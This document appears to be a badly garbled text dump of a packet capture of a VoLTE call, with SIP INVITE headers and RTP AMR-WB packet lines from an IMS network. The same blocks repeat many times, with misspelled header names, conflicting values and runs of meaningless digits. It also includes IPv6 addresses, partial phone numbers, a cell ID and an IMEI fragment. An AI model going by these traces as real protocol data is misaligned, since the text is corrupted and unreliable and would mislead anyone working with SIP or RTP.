222047 2019-01-26 09:15:01.648324914 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVITE) > Request-inte: INVITE of 1.1356 * From: csip:+861366 00:1.1357 * Constant of the session	2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gponetwork.org>;tag=X ;phone-context=ims.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 60000;ins.mnc000.mcc460.3gp gpp-service.ims.ins.mtl morefersub.precondition.replaces,time Art_INDO, PACK, SUBSCRIED, NOTLY, REFE	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> two two two two two two two two two two	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
322047 2019-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) > Request-line: INVTE tel:1356 > For: 1356 > P.Prefered-Identity: <sip:+66136 Accept-contact: *sip:+66136 Accept-contact: *sip:+66136 Accept: Accept: Accept-contact: Supported: 1007e1, Astinfo, Join, Allow: INVTE, ACK, BYE, CANCEL, UPD.</sip:+66136 	2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gponetwork.org>;tag=X ;phone-context=ims.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 60000;ins.mnc000.mcc460.3gp gpp-service.ims.ins.mtl morefersub.precondition.replaces,time Art_INDO, PACK, SUBSCRIED, NOTLY, REFE	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> two two two two two two two two two two	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
222047 2019-01-26 09:15:01.648324914 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVITE) > Request-inte: INVITE of 1.1356 * From: csip:+861366 00:1.1357 * Constant of the session	2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gponetwork.org>;tag=X ;phone-context=ims.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 60000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 6000000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 600000;ins.mnc000.mcc460.3gp 60000;ins.mnc000.mcc460.3gp gpp-service.ims.ins.mtl morefersub.precondition.replaces,time Art_INDO, PACK, SUBSCRIED, NOTLY, REFE	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 SecbY1 pnetwork.org> two two two two two two two two two two	GTP <amr-wb> GTP <amr-wb> GTP <amr-wb></amr-wb></amr-wb></amr-wb>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=Z55406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=Z55216 238 PT=AMR-WB, SSRC=0x450308E, Seq=65410, Time=Z55536
<pre>322047 2019-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) &gt; Request-line: INVTE tel:1356</pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc600.mcc460.3gp .mc000.mcc460.3gpnetwork.org;tqa7 ;phone-context=ims.mc600.mcc460.3gp of 2409:807'3aa:aeddi1:2:956 ef="urtK3Aurt-7X5Agpp=service.ims.i RAN-TDD;utran-cell-id-3gpp=4600079 gpp-service.ims.icsi.mmtel norefersub.precondition,replaces,time ATE_INFO,PRACK,SUBSCRIBE,NOTIFY,REFER ion/3gpp-ims+xml	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
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32244 2019-01-26 09:15:01.64832474 Session Initiation Protocol (INVTE) Request-Inte: INVTE tel:1356 * Ressage Header > From: csip:re61366 [] [] [] [] [] [] [] [] [] [] [] [] []	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc600.mcc460.3gp .mc600.mcc460.3gpnetwork.org;tqa7 ;phone-context=ims.mc600.mcc460.3gp of 1.ms.mc600.mcc460.3gp of 2409:807'3aa:aeddi1:2:95c6 ef="urtK3Aurt-7X5Agpp=service.ims.ic RAN-TDD;utran-cell-id-3gpp=4600079 gpp-service.ims.icsi.mmtel morefersub.precondition,replaces,time ATE,INFO, PRACK,SUBSCRIBE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r>, <sip:orig0scscf3.bj.chim :220::11]:9000;1r</sip:orig0scscf3.bj.chim 	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
322047 2019-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) > Request Line: INVTE tel:1356 + From: csip:re61366 [10] > P.Preferend-Identity: csip:re6136 Accept-Contact: 'rig:re6136 Accept-Contact: 'rig:re6136 Accept-Contact: 'rig:re6136 Accept-Contact: 'rig:re6136 Accept-Contact: 'rig:re6136 P.Preferend-Service: un:un-7:3 PPreferend-Service: un:un-7:3 PPreferend-Service: un:un-7:3 PPreferend-Service: un:un-7:3 PPreferend-Service: un:un-7:3 PPreferend-Service: un:un-7:3 PContact: 'lig:ref.ligting: Service: un:un-7:3 PPreferend-Service: un:un-7:3 PContact: 'lig:ref.ligting: 'rig:ref.ligting: Service: un:un-7:3 PContact: 'ligting: Ligting: Service: 'ligting: Ligting: Li	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc600.mcc460.3gp .mc600.mcc460.3gpnetwork.org;tqa7 ;phone-context=ims.mc600.mcc460.3gp of 1.ms.mc600.mcc460.3gp of 2409:807'3aa:aeddi1:2:95c6 ef="urtK3Aurt-7X5Agpp=service.ims.ic RAN-TDD;utran-cell-id-3gpp=4600079 gpp-service.ims.icsi.mmtel morefersub.precondition,replaces,time ATE,INFO, PRACK,SUBSCRIBE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r>, <sip:orig0scscf3.bj.chim :220::11]:9000;1r</sip:orig0scscf3.bj.chim 	2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b 2409:8807:3aa:ae8d:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
322047 2019-01-26 09:15:01.64832474 322048 2019-01-26 09:15:01.648352474 Session Initiation Protocol (INVTE) Request-Line: INVTE tol:1356 Message Header From: csip::061366 D.P.Preferred_Identty: csip::06136 Accept-Contact: ";ey.agdp.isi:- P.Preferred_Identty: csip::06136 Accept-Contact: ";ey.agdp.isi:- P.Preferred_Service: unr:unr.7:3 P.Preferred_Service: unr:unr.7:3 P.Preferred_Service: unr:unr.7:3 P.Preferred_Service: unr:unr.7:3 P.Farly-Media: supported: Unr:unr.0; Accept-Contact: ";ey.agdp.isi:- Contact: ";ey.agdp.isi:- P.Preferred_Service: unr:unr.7:3 P.Farly-Media: supported: 100; Accept-Csip:[2409:8017:200:220:: Route URI: spip[2409:8017:200:220:: Route URI: spip[2409:8017:200:	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org>;tag=X ;phone-context=ims.mnc000.mcc400.3gp 000000000000000000000000000000000000	2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
<pre>322047 2019-01-26 09:15:01.6483249014 322048 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVTE) &gt; Request.lan: INVTE tel:1350 + From: csip:e01306 [] [] [] [] &gt; From: csip:e01306 [] [] [] [] &gt; P.Prefred-Identity: csip:e01306 Accept-Contact: "; i-3, agn, csi " P.Access-Network-Info: 3GPP-E-UT access-type: 3GPP-E-UTRAI-TOD utran-cell-id-3gpp: 4660970 </pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mc600.mcc460.3gp .mc600.mcc460.3gpnetwork.org;tqa7 ;phone-context=ims.mc600.mcc460.3gp of 1.ms.mc600.mcc460.3gp of 2409:807'3aa:aeddi1:2:95c6 ef="urtK3Aurt-7X5Agpp=service.ims.ic RAN-TDD;utran-cell-id-3gpp=4600079 gpp-service.ims.icsi.mmtel morefersub.precondition,replaces,time ATE,INFO, PRACK,SUBSCRIBE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r>, <sip:orig0scscf3.bj.chim :220::11]:9000;1r</sip:orig0scscf3.bj.chim 	2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
322047 2019-01-26 09:15:01.64832474 322048 2019-01-26 09:15:01.64832747 Session Initiation Protocol (INVTE) Request-Inte: INVTE tel:1356 * from: csip::861366 * from: csip:	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org>;tag=X ;phone-context=ims.mnc000.mcc400.3gp 000000000000000000000000000000000000	2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b 2409:8807:3aa:e80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB>	238 PT=AMR-WB, SSRC=0x4560308E, Seq=65408, Time=255406 238 PT=AMR-WB, SSRC=0x4560308E, Seq=65409, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255236 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=255216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65408, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 238 PT=AMR-WB, SSRC=0x450A308E, Seq=65410, Time=258216 248 PT=AMR-WB, SSRC=0x450A308E, Seq=7000000000000000000000000000000000000
322047 2019-01-26 09:15:01.64832474 Session Initiation Protocol (INVITE) Request-inte: INVITE 01.64832747 Message Header From: csip:r801306 Design 2019 From: csip:r801306 Message Header From: csip:r801306 Message Header P.P.Preferred-Identity: csip:r80130 Accept: Contact: 'r, 'q, 3gpn Lisi.'r P.Access-NetWork:InTo' SOPP.E.UT actracteo(Iontact: csip:r80130 P.P.Preferred-Service: urn:urn.7:3 P.Early-Media: supported Supported: 100rel, histinfo, join, Allow: INVITE, ACK, BWC, CANCEL, VO Accept: application/sdp, applicat Session-Expires: 1800 Min.SE: 90 Route: usip [2409:8017:200; Route URI: sip: [2400:8017:200; Route URI: sip: [2400	<pre>2409:8017:200:220:23 2409:8017:200:220:23  ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gp mc000.mcc460.3gp mc000.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp mc400.mcc400.3gp gp-service.ims.icsi.metel morefersub.precondition,replaces,time afc_INC0,RACK_SUBSCHIE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;1r&gt;,<sip:orig@scscf3.bj.chin .chinamobile.com;1r;dpt="7d74_27091246" :220::11]="" <="" pre=""></sip:orig@scscf3.bj.chin></pre>	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x450A308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
322047 2019-01-26 09:15:01.64832474 Session Initiation Protocol (INVTE) Request-Inte: INVTE tel:1356 Message Header From: csip:#61366 Description: Content of the inter- From: csip:#61366 Accept-Contact: "sip:#6136 Accept-Contact: "sip:#6136 Accept-Contact: "sip:#6136 Accept-Contact: "sip:#6136 Accept-Contact: "sip: #6136 Accept-Contact: "sip: #6136 Accept-Contact: "sip: #6136 Accept-Contact: "sip: #6136 Accept-Contact: "sip: #6136 Accept-Contact: "sip: Accept-CurRAN-TOD utran-cell-id-3gpp: 4600979 P-Prefered: Service: unrun-7:3 P-Early-Media: supported Supported: 100rel, Hostinfo, join, Altow: INVTE, ACX, BYE, CANCEL, UPD Accept: application'sgp, applicat Session: Explice: 1800 Route Host Port: 1200 Route URI pared: 12007 Route URI sip: C1009:807:200 Route URI pared: 12007 Route URI	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01000.0000.0000.0000.0000.0000.0000.00	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x450A308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
<pre>322047 2019-01-26 09:15:01.64835247 3 S2048 2019-01-26 09:15:01.64835247 3 Session Initiation Protocol (INVITE) From::sip::801306 P.P.Prefered:Identity::sip::801306 Accept:contact: 'sip::801306 Accept:contact: 'sip::801306 Accept:contact: 'sip::801306 P.P.Prefered:Identity::sip::801306 Accept:contact: 'sip::801306 P.P.Prefered:Service: urn:urn.7:3 P.Fargive:Linkatinfo; John P.P.Preferred:Service: urn:urn.7:3 P.Fargive:Linkatinfo; John Allow: INVITE,ACK, PKC, CANCEL, UPD Accept: application/sdp, applicat Session-Expire:: 1800 Min.SE: 90 Route: Acting: [2409:8017:200 Route Host Part: [2409:8017:2</pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gpnet 01.mc400.3gpn=4600079 gp-service.ims.icsi.mmtel norefersub.precondition,replaces,time ATE,INFO,PRACK,SUBSCKIEE,NOTIFY,RFER in/3gpn=ims-xml 11]:9000;1r>, <sip:orig@scscf3.bj.chin :220::11]:9000;1r :220::211;0000;1r :220::200:220::11] .chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg</sip:orig@scscf3.bj.chin 	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x450A308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
<pre>322047 2019-01-26 09:15:01.64832474 Session Initiation Protocol (INVTE) Fequest-inte: INVTE tel:1356 Message Header From: csip::801366 Description Content (Inter: 1356 From: csip::801366 Description Contact: "sip::80136 Accept Contact: "sip::80136 Description Contact: "sip::80136 Accept Contact: "sip::80136 Description Contact: "sip::80136 Accept Contact: "sip::80136 Description Contact: "sip::80136 Accept Contact: "sip::80136 Description Contact: "sip::80136 Accept Contact: "sip::80137 Description Contact: "sip::80136 Description Contact: "sip::80137 Description Contact: "sip::80137 Route URI sip::2409:8017:200 Route URI sip::2409:80</pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gpnet 01.mc400.3gpn=4600079 gp-service.ims.icsi.mmtel norefersub.precondition,replaces,time ATE,INFO,PRACK,SUBSCKIEE,NOTIFY,RFER in/3gpn=ims-xml 11]:9000;1r>, <sip:orig@scscf3.bj.chin :220::11]:9000;1r :220::211;0000;1r :220::200:220::11] .chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg</sip:orig@scscf3.bj.chin 	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
<pre>322047 2019-01-26 09:15:01.64835247 3 S2048 2019-01-26 09:15:01.64835247 3 Session Initiation Protocol (INVITE) From::sip::801306 P.P.Prefered:Identity::sip::801306 Accept:contact: 'sip::801306 Accept:contact: 'sip::801306 Accept:contact: 'sip::801306 P.P.Prefered:Identity::sip::801306 Accept:contact: 'sip::801306 P.P.Prefered:Service: urn:urn.7:3 P.Fargive:Linkatinfo; John P.P.Preferred:Service: urn:urn.7:3 P.Fargive:Linkatinfo; John Allow: INVITE,ACK, PKC, CANCEL, UPD Accept: application/sdp, applicat Session-Expire:: 1800 Min.SE: 90 Route: Acting: [2409:8017:200 Route Host Part: [2409:8017:2</pre>	2409:8017:200:220:23 2409:8017:200:220:23 ;phone-context=ims.mnc000.mcc400.3gp mnc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc000.mcc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gp 01.mc400.3gpnetwork.org?;tag-x ;phone-context=ims.mnc000.mcc400.3gpnet 01.mc400.3gpn=4600079 gp-service.ims.icsi.mmtel norefersub.precondition,replaces,time ATE,INFO,PRACK,SUBSCKIEE,NOTIFY,RFER in/3gpn=ims-xml 11]:9000;1r>, <sip:orig@scscf3.bj.chin :220::11]:9000;1r :220::211;0000;1r :220::200:220::11] .chinamobile.com;1r;Dpt=7d74_27001246 hmac-sha-1-96;prot=esp;mod=trans;ealg</sip:orig@scscf3.bj.chin 	2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b 2409:8807:3aa:ae80:1:2:95c6:db7b pnetwork.org SIP/2.0 5ecbY1 pnetwork.org> two two two two two two two two two two two	GTP -ANR-WB> GTP -ANR-WB> GTP -ANR-WB> sma:ime1:865333 ==a22;TRC=ffffff	238 PT=AWR-WB, SSRC=0x4506308E, Seq=65408, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65409, Time=25536 238 PT=AWR-WB, SSRC=0x4506308E, Seq=65410, Time=25536 ***: ***: **:::::::::::::::::::::::
<pre>322047 2019-01-26 09:15:01.64832470 322048 2019-01-26 09:15:01.648352747 Session Initiation Protocol (INVITE) Fequest-Line: INVITE 01:1356 Message Header From: csip:re01306 December 2019 P.P.Prefred Identity: csip:re01306 Accept contact: "+p:3gpl:051- naccess-type: 3GPP-E-UT access-type: 3GPP-E-UTRAI-TOD utran-cell-10-3gp: 4660070 P-Eafferd: Service: Numeric Supported: 100*21, Numeric Supported: 100*20, Numeric Supported: 100*21, Numeric Supported: 100*21, Numeric Supported: 100*20, Numeric Suppor</pre>	<pre>2409:8017:200:220:23 2499:8017:200:220:23 ;phone-context=ims.mnc000.mcc460.3gp mnc000.mcc460.3gp mnc000.mcc460.3gp ins.mnc000.mcc460.3gp context=ims.mnc000.mcc460.3gp for mg0j.ins.mnc000.mcc460.3gp for mg0j.ins.mnc000.mcc460.3gp gpp-service.ims.icsi.mntel norefersub.precondition,replaces,time Art_INFO,PACK,SUBSCRIBE,NOTIFY,REFER ion/3gpp-ims+xml 11]:9900;lr&gt;,<sip:orig0scscf3.bj.chin :220::11]="" :chinamobile.com;lr;dpt="7d74_27001246" gpp<="" hmac-sha-1-96;prot="esp;mod=trans;ealg" pre=""></sip:orig0scscf3.bj.chin></pre>	